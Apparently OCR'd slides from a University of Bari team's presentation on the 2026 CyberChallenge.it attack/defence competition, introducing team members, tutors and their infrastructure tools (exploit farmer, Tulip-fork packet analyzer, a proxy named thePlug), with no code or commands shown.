

UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO



UNIBA @ CC2026

TeleCC-2

National Cyberchallenge.it A/D Competition



CYBER
CHALLENGE.IT

$ ls /Users/

Team Mntcrl

utcq
rev / pwn

giumox
web

gabdevele
web & infra

fridintana
crypto / pwn

reloia
infra / arrows / web


NaplesLover
crypto / software



Mntcrl Lab - UniBa for Cyberchallenge.it

$ ls /Tutors/

Team Mntcrl



Enzo Turturro



Salvatore Abello



Pietro Loparco



Marco Ferrara


Mntcrl Lab - UniBa for Cyberchallenge.it

+ chi è rimasto a casa <3

Our Infrastructure

Overview of the tools that made of infra

Farmer → **Exploit Farmer**



Helper → **theSlave**



Packet Analyzer→ **Turi ip ip** 🐔




Proxy → **thePlug**



Mntcrl Lab - UniBa for Cyberchallenge.it

Turi ip ip ip

(Yet Another Tulip Fork)^2 with Dark mode ONLY, flag tracking, new replay features and much more 🔥






Walktrough TeleCC-2 / infra / by UniBa

Mntcrl Lab - UniBa for Cyberchallenge.it

Turi ip ip ip






Mntcrl Lab - UniBa for Cyberchallenge.it

thePlug


This year’s new proxy made in two months



Mntcrl Lab - UniBa for Cyberchallenge.it

thePlug


Example of how we proxied TeleCC



Mntcrl Lab - UniBa for Cyberchallenge.it

thePlug


Example of how we proxied TeleCC



Mntcrl Lab - UniBa for Cyberchallenge.it

thePlug

